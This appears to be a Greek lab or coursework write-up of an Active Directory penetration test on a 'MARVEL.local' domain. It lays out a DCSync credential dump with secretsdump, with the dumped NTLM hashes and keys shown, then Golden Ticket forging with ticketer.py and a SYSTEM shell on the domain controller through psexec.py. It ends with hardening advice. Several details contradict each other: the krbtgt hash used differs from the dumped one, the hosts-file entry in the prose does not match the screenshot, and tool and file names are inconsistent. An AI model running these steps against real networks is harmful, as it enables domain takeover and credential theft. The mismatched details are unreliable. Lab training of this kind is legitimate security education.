Αξιοποιώντας το κεντρικό αναγνωριστικό του τομέα (Domain SID: S-1-5-21-1715203879-2720366066-1195210097), το οποίο είχε ανακτηθεί κατά τη φάση της αρχικής αναγνώρισης (ερώτημα 4), προσαρτήθηκαν οι ειδικές καταλήξεις (RIDs) -519 και -512. Ακολούθως, μέσω του εργαλείου PowerView,

εκτελέστηκε η συνάρτηση `Convert-SidToName` για την απευθείας, προγραμματική μετάφραση των Αναγνωριστικών Ασφαλείας στα πραγματικά ονόματα των ομάδων του συστήματος.

Ειδικότερα, η εκτέλεση της εντολής **`Convert-SidToName S-1-5-21-1715203879-2720366066-1195210097-519`** αποκάλυψε ότι η ομάδα που κατέχει το απόλυτο δικαίωμα `GenericAll` είναι οι «Enterprise Admins». Αντίστοιχα, η εντολή **`Convert-SidToName S-1-5-21-1715203879-2720366066-1195210097-512`** ταυτοποίησε την ομάδα με τα πολλαπλά εκτεταμένα προνόμια (όπως `CreateChild`, `WriteProperty`) ως τους «Domain Admins». Η μεθοδολογία αυτή επιβεβαίωσε με απόλυτη ακρίβεια την αρχιτεκτονική των προνομίων στο δίκτυο.

```
PS C:\Users\john> Convert-SidToName S-1-5-21-1715203879-2720366066-1195210097-519
MARVEL\Enterprise Admins
PS C:\Users\john> Convert-SidToName S-1-5-21-1715203879-2720366066-1195210097-512
MARVEL\Domain Admins
PS C:\Users\john> _
```

Η οριστική ταυτοποίηση των συγκεκριμένων Αναγνωριστικών Ασφαλείας (SIDs) επιβεβαίωσε ότι αφορούν τις δύο ισχυρότερες, προεπιλεγμένες ομάδες διαχείρισης σε ένα περιβάλλον Active Directory. Η καταγραφή των «Enterprise Admins» (με απόλυτα δικαιώματα `GenericAll`) και των «Domain Admins» (με εκτεταμένα προνόμια διαχείρισης αντικειμένων) ολοκληρώνει τον κύκλο της εσωτερικής αναγνώρισης προνομίων. Η εις βάθος αποκρυπτογράφηση αυτής της αρχιτεκτονικής δομής δικαιωμάτων καθίσταται πλέον το κομβικό σημείο για τη συνέχεια της αξιολόγησης, καθώς ορίζει ξεκάθαρα τον τελικό στόχο και προετοιμάζει το έδαφος για την εκτέλεση της κρίσιμης επίθεσης εξαγωγής δεδομένων.

Q8: [Enumeration] From the previous outputs you should also pinpoint that our User X has three different `ExtendedRights` privileges that we can exploit them to perform a well known attack. Perform this attack from Metasploit using `auxiliary/gather/windows_secrets_dump` or `impacket/secretsdump`.

Απάντηση:

Το σενάριο προέβλεπε την εκμετάλλευση εξειδικευμένων δικαιωμάτων που εντοπίστηκαν στον λογαριασμό trinity («User X»). Όπως τεκμηριώθηκε, ο συγκεκριμένος λογαριασμός διέθετε τρία κρίσιμα Εκτεταμένα Δικαιώματα (ExtendedRights), μεταξύ των οποίων συγκαταλέγεται το DS-Replication-Get-Changes. Στην αρχιτεκτονική του Active Directory, τα δικαιώματα αυτά εκχωρούνται κατά κανόνα αποκλειστικά στους ελεγκτές τομέα (Domain Controllers), προκειμένου να καθίσταται εφικτός ο συγχρονισμός και η αναπαραγωγή των δεδομένων του καταλόγου μεταξύ τους.

Η εσφαλμένη εκχώρηση αυτών των προνομίων σε έναν μη διαχειριστικό λογαριασμό αποτελεί μια εξαιρετικά κρίσιμη ευπάθεια σχεδιασμού, καθώς επιτρέπει την εκτέλεση μιας επίθεσης ευρέως γνωστής ως DCSync. Μέσω αυτής της τεχνικής, ο επιτιθέμενος δύναται να προσομοιώσει τη συμπεριφορά ενός νόμιμου Domain Controller και να αιτηθεί τον πλήρη συγχρονισμό των δεδομένων, παρακάμπτοντας την ανάγκη για απευθείας εκτέλεση κώδικα (RCE) στον ίδιο τον διακομιστή.

Για την υλοποίηση της επίθεσης, πραγματοποιήθηκε επιστροφή στο τερματικό του επιτιθέμενου συστήματος (Kali Linux) και αξιοποιήθηκε το εξειδικευμένο εργαλείο secretsdump από τη βιβλιοθήκη ασφαλείας Impacket. Κάνοντας χρήση των νέων διαπιστευτηρίων της trinity (με τον κωδικό πρόσβασης Hacked123! που επιβλήθηκε κατά το ερώτημα 6), συντέθηκε και εκτελέστηκε η ακόλουθη εντολή **impacket-secretsdump MARVEL.local/trinity:'Hacked123!@192.168.30.135**. Η ανάλυση της συντακτικής δομής της εντολής αναδεικνύει την ακριβή λειτουργία της:

- **impacket-secretsdump**: Καλεί το εκτελέσιμο της βιβλιοθήκης Impacket, το οποίο είναι σχεδιασμένο να εκτελεί ποικίλες τεχνικές εξαγωγής διαπιστευτηρίων. Στη συγκεκριμένη περίπτωση, το εργαλείο αντιλαμβάνεται τα δικαιώματα του χρήστη και αξιοποιεί αυτόματα τη μέθοδο DRSUAPI (Directory Replication Service Remote Protocol) για να εκτελέσει την επίθεση DCSync.
- **MARVEL.local/trinity**: Καθορίζει το πλήρες όνομα του τομέα (MARVEL.local) και τον χρήστη (trinity) μέσω του οποίου θα πραγματοποιηθεί η αυθεντικοποίηση. Η επιλογή του συγκεκριμένου λογαριασμού είναι κρίσιμη, καθώς διαθέτει τα απαραίτητα δικαιώματα αναπαραγωγής (ExtendedRights) για να «ξεγελάσει» τον διακομιστή.
- **:'Hacked123!'**: Εισάγει το νέο, έγκυρο κωδικό πρόσβασης που επιβλήθηκε στο προηγούμενο στάδιο.

- **@192.168.30.135:** Υποδεικνύει ρητά τη διεύθυνση IP του Domain Controller που αποτελεί τον στόχο του αιτήματος αναπαραγωγής δεδομένων.

Η εκτέλεση της εντολής στέφθηκε με απόλυτη επιτυχία, εξαναγκάζοντας τον διακομιστή να μεταδώσει τα κρυπτογραφημένα NTLM hashes (και τα αντίστοιχα κλειδιά AES) του συνόλου των χρηστών του τομέα. Η μαζική αυτή εξαγωγή κρυπτογραφικών διαπιστευτηρίων (credentials dumping) επιβεβαίωσε την πλήρη παραβίαση του καταλόγου και παρείχε τα απαραίτητα στοιχεία (κυρίως το κλειδί του λογαριασμού krbtgt) για το τελικό στάδιο της κλιμάκωσης.

```
(kali@kali)-[~]
$ impacket-secretsdump MARVEL.local/trinity:'Hacked123!':@192.168.30.135
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4cb55ea6471d29ccbb2ce4cf00271fe3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4b74e19f2aefc2086eb21d8e022a2948:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
christoforos:1000:aad3b435b51404eeaad3b435b51404ee:ca284c65026f6edf385771fa1a2379ec:::
MARVEL.local\john:1105:aad3b435b51404eeaad3b435b51404ee:650d10e458dc0f52db9b26a5126c90e7:::
MARVEL.local\trinity:1106:aad3b435b51404eeaad3b435b51404ee:dda1e66a984215e9f233baf23c316bc6:::
MARVEL.local\jimmy:1107:aad3b435b51404eeaad3b435b51404ee:91f8f7aff90553cadea0710b57bc5750:::
MARVEL.local\superman:1108:aad3b435b51404eeaad3b435b51404ee:5f44f00d3ff12b27f9743ab7af676f3e:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:0e4c9f7ab89a0ef6f8e21ae92c9e7aa6:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:4cacee62efcb6aada61f14dd63a15d1d5acba5c1d619a9f18ce260deda25d5ac
krbtgt:aes128-cts-hmac-sha1-96:36fc4fbd4ad504ec028771fcfb740af7
krbtgt:des-cbc-md5:c4a1ec9d54c7767f
MARVEL.local\john:aes256-cts-hmac-sha1-96:e784d61673a8f0743ee074887494dcf7cbc56705c31bf842026c392d4ea84dec
MARVEL.local\john:aes128-cts-hmac-sha1-96:d24a6d2bd2015187537e97dcb10e73d9
MARVEL.local\john:des-cbc-md5:6e91452513ef4946
MARVEL.local\trinity:aes256-cts-hmac-sha1-96:4ad19bb4c8db78fffa1b487d9f1b65890dd2ecb36bc5d120dc47ff371a3f51e8
MARVEL.local\trinity:aes128-cts-hmac-sha1-96:daf1810aac04021cdabb005d3ad56620e
MARVEL.local\trinity:des-cbc-md5:323b80cb1025ae6e
MARVEL.local\jimmy:aes256-cts-hmac-sha1-96:8c7455efe70f16fcb001efb08c35c4d1f3d705ecf7fb8628037911be73e820c7
MARVEL.local\jimmy:aes128-cts-hmac-sha1-96:f6f5852a77e90d42e9b7e2c3384a1fec
MARVEL.local\jimmy:des-cbc-md5:7fd6f1082ce0756b
MARVEL.local\superman:aes256-cts-hmac-sha1-96:4336d5ef028fb76c312f2b677b11211827082e67e4a5a0bd1cafd87a9cd2d936
MARVEL.local\superman:aes128-cts-hmac-sha1-96:00f81a67f2ccae81ebdf6c5da5d2661
MARVEL.local\superman:des-cbc-md5:ec465b2f6d37df26
DC$:aes256-cts-hmac-sha1-96:06d2b7242e821126ab74b9296eb737cc142b64da61ed95918bc4b7c26b734a20
DC$:aes128-cts-hmac-sha1-96:76a9751db11125c0685d0112182e4303
DC$:des-cbc-md5:40851a6eb070e985
[*] Cleaning up ...

(kali@kali)-[~]
$
```

Όπως αποτυπώνεται στα αποτελέσματα του εργαλείου secretsdump, η προσομοίωση του Domain Controller μέσω της επίθεσης DCSync οδήγησε στην επιτυχή εξαγωγή (dumping) του συνόλου των κρυπτογραφικών διαπιστευτηρίων απευθείας από την κεντρική βάση δεδομένων του Active Directory (αρχείο NTDS.dit).

Το πλέον κρίσιμο εύρημα αυτής της μαζικής εξαγωγής είναι η ανάκτηση του NTLM hash (και των αντίστοιχων κλειδιών AES) που ανήκει στον λογαριασμό krbtgt (Key Distribution Center Service Account). Ο συγκεκριμένος, προεπιλεγμένος λογαριασμός συστήματος αποτελεί τον θεμέλιο λίθο της αρχιτεκτονικής αυθεντικοποίησης Kerberos, καθώς είναι αποκλειστικά

υπεύθυνος για την κρυπτογράφηση και την ψηφιακή υπογραφή όλων των εισιτηρίων πρόσβασης (Ticket Granting Tickets-TGT) εντός του τομέα. Η επιτυχής υποκλοπή αυτού του hash επισφραγίζει την απόλυτη παραβίαση της υποδομής, καθώς εφοδιάζει τον επιτιθέμενο με τα απαραίτητα κρυπτογραφικά υλικά για τη μετέπειτα κατασκευή πλαστών εισιτηρίων (Golden Ticket), επιτρέποντας την απρόσκοπτη και μόνιμη εδραίωση διαχειριστικών προνομίων (Persistence και Privilege Escalation).

Q9: [Privilege Escalation] Now obtain domain admin privileges in the domain controller performing another well-known attack in which you have to forge a ticket. Use the impacket library


Απάντηση:

Η διαδικασία προχώρησε στην κορύφωση της κλιμάκωσης προνομίων (Final Privilege Escalation) και στην εδραίωση μόνιμης πρόσβασης (Persistence) στην υποδομή, μέσω της υλοποίησης μιας επίθεσης Golden Ticket. Η συγκεκριμένη προηγμένη τεχνική στοχεύει στον πυρήνα του μοντέλου ασφάλειας του Active Directory και συγκεκριμένα στο πρωτόκολλο αυθεντικοποίησης Kerberos.

Στην αρχιτεκτονική του Kerberos, ο λογαριασμός krbtgt (Key Distribution Center Service Account) αποτελεί την κεντρική συνιστώσα εμπιστοσύνης, καθώς το κρυπτογραφικό του κλειδί (NTLM hash ή κλειδιά AES) χρησιμοποιείται για την κρυπτογράφηση και την ψηφιακή υπογραφή όλων των Εισιτηρίων Έκδοσης Εισιτηρίων (Ticket Granting Tickets-TGTs). Τα TGTs αποτελούν τα αποδεικτικά ταυτότητας των χρηστών εντός του δικτύου. Από τη στιγμή που το NTLM hash του εν λόγω λογαριασμού εξήχθη επιτυχώς κατά το προηγούμενο στάδιο (ερώτημα 8) απευθείας από τη βάση δεδομένων NTDS.dit μέσω της επίθεσης DCSync, κατέστη εφικτή η απόκτηση της «μήτρας» παραγωγής αυτών των εισιτηρίων. Η κατοχή αυτού του υλικού επιτρέπει στον επιτιθέμενο να λειτουργήσει ως αυτόνομο KDC (Key Distribution Center) και να σφυρηλατήσει αυθαίρετα, έγκυρα εισιτήρια TGT για οποιονδήποτε χρήστη, παρακάμπτοντας πλήρως τον Domain Controller. Η επίθεση υλοποιήθηκε μεθοδολογικά σε τρεις διακριτές φάσεις, καθεμία εκ των οποίων συνοδεύεται από την αντίστοιχη πρακτική τεκμηρίωση:

Το πρωτόκολλο Kerberos παρουσιάζει μια εγγενή και αυστηρή εξάρτηση από την ορθή επίλυση ονομάτων υπολογιστών (hostname resolution) και τη χρήση Service Principal Names (SPNs). Σε αντίθεση με άλλα πρωτόκολλα (όπως το NTLM), το Kerberos δεν επικοινωνεί απευθείας με βάση τις διευθύνσεις IP, αλλά απαιτεί την κανονικοποίηση των Full Qualified Domain Names (FQDNs).

Επειδή το επιτιθέμενο σύστημα (Kali Linux) λειτουργούσε σε περιβάλλον black-box χωρίς άμεση πρόσβαση στον εσωτερικό διακομιστή DNS του τομέα, ήταν τεχνικά αδύνατο να αναγνωρίσει τον Domain Controller μέσω του ονόματός του. Για την επίλυση αυτού του κρίσιμου περιορισμού, ο οποίος θα προκαλούσε άμεση αποτυχία στην αυθεντικοποίηση, πραγματοποιήθηκε χειροκίνητη παραμετροποίηση του τοπικού αρχείου στατικής αντιστοίχισης /etc/hosts μέσω του κειμενογράφου nano. Στο αρχείο εισήχθη η εγγραφή **192.168.30.135 DC.MARVEL.local MARVEL.LOCAL**, διασφαλίζοντας ότι το Kali Linux μπορεί να μεταφράσει την IP του Windows Server στο σωστό FQDN που απαιτεί το Kerberos.



```
Session Actions Edit View Help
GNU nano 8.6
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
192.168.30.135 MARVEL.LOCAL
```

Μετά την εξασφάλιση της δικτυακής συμβατότητας, προχώρησε η διαδικασία της ψηφιακής δημιουργίας του πλαστού TGT. Για τον σκοπό αυτό, αξιοποιήθηκε το εξειδικευμένο εργαλείο ticketer.py της βιβλιοθήκης Impacket. Προκειμένου να αποφευχθούν σφάλματα διαδρομής που σχετίζονται με τις global εντολές στη συγκεκριμένη έκδοση του Kali Linux, ακολουθήθηκε η βέλτιστη πρακτική της απευθείας κλήσης του script μέσω του πλήρους μονοπατιού του στον διαχειριστή συστήματος. Η εντολή που συντέθηκε και εκτελέστηκε ήταν η εξής: **python3 /usr/share/doc/python3-impacket/examples/ticketer.py -nthash 4b7a19f2aecf2086eb21d8e022a2948c -domain-sid S-1-5-21-1715203879-2720366066-1195210097 -domain MARVEL.local**

Administrator. Η ανάλυση των παραμέτρων της εντολής αναδεικνύει την τεχνική της ακρίβεια:

- Η παράμετρος «-nthash» τροφοδότησε το εργαλείο με το υποκλαπέν NTLM hash του krbtgt (4b7a19f2aecf2086eb21d8e022a2948c), το οποίο λειτουργεί ως το κρυπτογραφικό κλειδί υπογραφής.
- Η παράμετρος «-domain-sid» εισήγαγε τη σταθερή βάση του αναγνωριστικού ασφαλείας του τομέα (S-1-5-21-1715203879-2720366066-1195210097), όπως αυτή είχε ανακτηθεί στο ερώτημα 4 μέσω του PowerView.
- Η παράμετρος «-domain» όρισε το πλήρες όνομα του target domain (MARVEL.local).
- Ως τελικός στόχος ορίστηκε η οντότητα «Administrator». Η χρήση κεφαλαίου αρχικού γράμματος αποτελεί κρίσιμη operational απαίτηση στο Active Directory, καθώς διασφαλίζει ότι το παραγόμενο εισιτήριο θα μεταφραστεί ορθά από το σύστημα και θα ενσωματώσει το RID -500, το οποίο ανήκει στον ενσωματωμένο καθολικό διαχειριστή (Domain Admin).

Η επιτυχής ολοκλήρωση της εντολής οδήγησε στην παραγωγή ενός πλαστού TGT, το οποίο αποθηκεύτηκε τοπικά με τη μορφή αρχείου κρυφής μνήμης Kerberos («Saving ticket in Administrator.ccache»).

```
(kali@kali)~$ python3 /usr/share/doc/python3-impacket/examples/ticketer.py -nthash 4b7a19f2aecf2086eb21d8e022a2948c -domain-sid S-1-5-21-1715203879-2720366066-1195210097 -domain MARVEL.local Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for MARVEL.local/Administrator
[*] PAC_LOGIN_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncAsRepPart
[*] Saving ticket in Administrator.ccache

(kali@kali)~$
```

Στην τελική φάση της επίθεσης, το κρυπτογραφικό τεκμήριο έπρεπε να αξιοποιηθεί για την απόκτηση πρόσβασης. Αρχικά, το εισιτήριο εισήχθη στη μνήμη της τρέχουσας συνεδρίας του τερματικού μέσω της μεταβλητής περιβάλλοντος του Linux, εκτελώντας την εντολή **export KRB5CCNAME=administrator.ccache** (και επαληθεύοντας τη φόρτωση μέσω της **echo \$KRB5CCNAME**). Η ενέργεια αυτή ενημερώνει το υποσύστημα Kerberos του Kali Linux να χρησιμοποιήσει το συγκεκριμένο αρχείο cache για οποιαδήποτε επόμενη δικτυακή αλληλεπίδραση. Στη συνέχεια, εκτελέστηκε το εργαλείο `rsexec.py` της Impacket με την ακόλουθη σύνταξη:

python3

/usr/share/doc/python3-

impacket/examples/psexec.py

MARVEL.local/Administrator@DC.MARVEL.local -k -no-pass. Η λειτουργία της εντολής βασίζεται σε δύο καθοριστικές παραμέτρους:

- Η παράμετρος «-k» (Kerberos) έδωσε εντολή στο εργαλείο να παρακάμψει τον παραδοσιακό μηχανισμό αυθεντικοποίησης NTLM και να χρησιμοποιήσει το πρωτόκολλο Kerberos.
- Η παράμετρος «-no-pass» καθόρισε ότι δεν θα γίνει χρήση κωδικού πρόσβασης, αναγκάζοντας το εργαλείο να αναζητήσει και να αντλήσει το ήδη φορτωμένο εισιτήριο από τη μεταβλητή «KRB5CCNAME».

Κατά την εκτέλεση, το psexec.py αλληλεπιδράσε με τον Domain Controller, ο οποίος, εξετάζοντας το πλαστό TGT, το αναγνώρισε ως απόλυτα έγκυρο και υπέγραψε την πρόσβαση. Το εργαλείο συνδέθηκε στο κρυφό διαχειριστικό κοινόχρηστο στοιχείο ADMIN\$, ανέβασε ένα τυχαία παραγόμενο εκτελέσιμο αρχείο (payload) και δημιούργησε μια προσωρινή υπηρεσία συστήματος (NisX) για την εκτέλεσή του. Η επίθεση στέφθηκε με απόλυτη επιτυχία, παρέχοντας μια διαδραστική, απομακρυσμένη γραμμή εντολών με το prompt **C:\Windows\system32>**. Η συνεδρία αυτή εκτελείται υπό το ύψιστο επίπεδο δικαιωμάτων του λειτουργικού συστήματος, δηλαδή ως nt authority\system. Η απόκτηση πρόσβασης αυτού του επιπέδου στον ίδιο τον Domain Controller (DC.MARVEL.local) επισφραγίζει την πλήρη, καθολική και μη αναστρέψιμη παραβίαση της υποδομής του Active Directory, ολοκληρώνοντας επιτυχώς τον κύκλο του ελέγχου διείσδυσης.

```
(kali㉿kali)-[~]
$ export KRB5CCNAME=administrator.ccache

(kali㉿kali)-[~]
$ echo $KRB5CCNAME
administrator.ccache

(kali㉿kali)-[~]
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py MARVEL.local/Administrator@DC.MARVEL.local -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on DC.MARVEL.local....
[*] Found writable share ADMIN$
[*] Uploading file lHqFoJc.exe
[*] Opening SVCManager on DC.MARVEL.local....
[*] Creating service NisX on DC.MARVEL.local....
[*] Starting service NisX....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Συμπέρασμα

Η ολοκλήρωση του ελέγχου διείσδυσης στο περιβάλλον Active Directory κατέδειξε στην πράξη πώς μια σειρά από φαινομενικά μεμονωμένες αδυναμίες και παραλείψεις μπορούν να συνδεθούν αλυσιδωτά (attack chaining), οδηγώντας στην πλήρη κατάρρευση της ασφάλειας ενός οργανισμού. Το πλέον αξιοσημείωτο εύρημα της παρούσας αξιολόγησης είναι ότι η καθολική παραβίαση του Domain Controller δεν απαιτούσε την εκμετάλλευση κάποιας εξελιγμένης ευπάθειας μηδενικής ημέρας (zero-day exploit). Αντίθετα, βασίστηκε αποκλειστικά σε κρίσιμα σφάλματα διαμόρφωσης (misconfigurations) και ελλειπείς πρακτικές διαχείρισης της υποδομής. Η επιχειρησιακή ροή της επίθεσης, όπως αποτυπώθηκε στα προηγούμενα ερωτήματα, ανέδειξε την εξής μεθοδολογική αλυσίδα:

- **Φάση αναγνώρισης (Nmap):** Πραγματοποιήθηκε ο αρχικός εντοπισμός της ενεργής IP του στόχου (192.168.30.135) και χαρτογραφήθηκαν οι κρίσιμες υπηρεσίες του Active Directory (LDAP, Kerberos, Global Catalog), καθώς και η σκόπιμα ενεργοποιημένη θύρα RDP (3389), η οποία παρείχε το έδαφος για τα επόμενα ερωτήματα.
- **Αρχική πρόσβαση (AS-REP Roasting και John the Ripper):** Μέσω της εκμετάλλευσης της απενεργοποιημένης προαυθεντικοποίησης Kerberos στον χρήστη jimmy, αποσπάστηκε το AS-REP hash. Η ύπαρξη μιας εξαιρετικά προβλέψιμης πολιτικής κωδικών επέτρεψε την ακαριαία αποκρυπτογράφηση του plaintext κωδικού πρόσβασης (jimmy1234\$) μέσω επίθεσης μάσκας.
- **Εσωτερική αναγνώριση (LDAPdomaindump):** Με τη χρήση των έγκυρων στοιχείων του jimmy, εξήχθη η πλήρης τοπολογία του Active Directory, αποκαλύπτοντας τη δομή χρηστών και ομάδων του τομέα.
- **Κλιμάκωση προνομίων (ACL Abuse και DCSync):** Μέσω του εργαλείου PowerView, εντοπίστηκε το εσφαλμένο δικαίωμα GenericAll του john επί της trinity («User X»). Πραγματοποιήθηκε εξαναγκαστική αλλαγή κωδικού (net user) και εκμετάλλευση των ExtendedRights του λογαριασμού της. Η προσομοίωση Domain Controller μέσω της επίθεσης DCSync (secretsdump) επέτρεψε την καθολική εξαγωγή των hashes του δικτύου από το αρχείο NTDS.dit.
- **Golden Ticket:** Με την υποκλοπή του κρυπτογραφικού κλειδιού του λογαριασμού krbtgt, σφυρηλατήθηκε ένα πλαστό εισιτήριο Kerberos TGT (ticketer.py), το οποίο παρείχε μόνιμη διαχειριστική κυριαρχία και ένα απομακρυσμένο διαδραστικό shell στον Domain Controller μέσω του εργαλείου psexec.py.

Αναλύοντας σε βάθος τα αίτια της κατάρρευσης της ασφάλειας του τομέα, οι εντοπισμένες ευπάθειες κατηγοριοποιούνται σε τρεις κεντρικούς άξονες:

1. **Αδυναμίες αυθεντικοποίησης και πολιτικής κωδικών:** Η απενεργοποίηση του pre-authentication (που επέτρεψε το AS-REP Roasting) σε συνδυασμό με τη χρήση προβλέψιμων, ασθενών κωδικών πρόσβασης, αποτέλεσαν το αρχικό σημείο εισόδου, αποδεικνύοντας ότι

η έλλειψη ισχυρών κανόνων πολυπλοκότητας ακυρώνει την αποτελεσματικότητα των υποκείμενων πρωτοκόλλων ασφαλείας.

2. **Διαρροή πληροφοριών υψηλής κρισιμότητας:** Η αποθήκευση ευαίσθητων δεδομένων, όπως κωδικών πρόσβασης σε μορφή απλού κειμένου, εντός του πεδίου περιγραφής των αντικειμένων του Active Directory, παρείχε στον επιτιθέμενο την απαραίτητη Αρχική Πρόσβαση (Initial Access) μέσω RDP, αναδεικνύοντας σοβαρά κενά στην εκπαίδευση και την επιχειρησιακή κουλτούρα των διαχειριστών.
3. **Εσφαλμένη διαχείριση και εκχώρηση δικαιωμάτων (ACL/ACE Abuse):** Η υπερβολική εκχώρηση δικαιωμάτων πλήρους ελέγχου (GenericAll) μεταξύ απλών χρηστών, καθώς και η αμέλεια απόδοσης εκτεταμένων δικαιωμάτων αναπαραγωγής (DS-Replication-Get-Changes) σε μη διαχειριστικούς λογαριασμούς, αποτέλεσαν το κρισιμότερο σφάλμα της υποδομής, επιτρέποντας την εκτέλεση της καταστροφικής επίθεσης DCSync.

Το τελικό αποτέλεσμα της αξιολόγησης -η απόκτηση πρόσβασης ανώτατου επιπέδου (SYSTEM) στον κεντρικό Domain Controller- εξασφάλισε στον επιτιθέμενο μόνιμη, αδιαμφισβήτητη και μη ανιχνεύσιμη «κυριαρχία» σε ολόκληρο το εταιρικό δίκτυο. Συμπερασματικά, η παρούσα παλαιότερη μελέτη και πρακτική εφαρμογή υπογραμμίζει την επιτακτική ανάγκη για τη λήψη προληπτικών μέτρων αρχιτεκτονικής θωράκισης σε σύγχρονα εταιρικά περιβάλλοντα. Αυτά περιλαμβάνουν τον συνεχή και αυτοματοποιημένο έλεγχο των Access Control Lists (ACLs) στο Active Directory, την καθολική και αυστηρή εφαρμογή της αρχής των ελάχιστων προνομίων, την επιβολή κεντρικών πολιτικών για ισχυρούς και τυχαίους κωδικούς πρόσβασης, καθώς και τη διαρκή παρακολούθηση (monitoring) των δικαιωμάτων αναπαραγωγής καταλόγου για την έγκαιρη αποτροπή και ανίχνευση προηγμένων επιθέσεων Kerberos.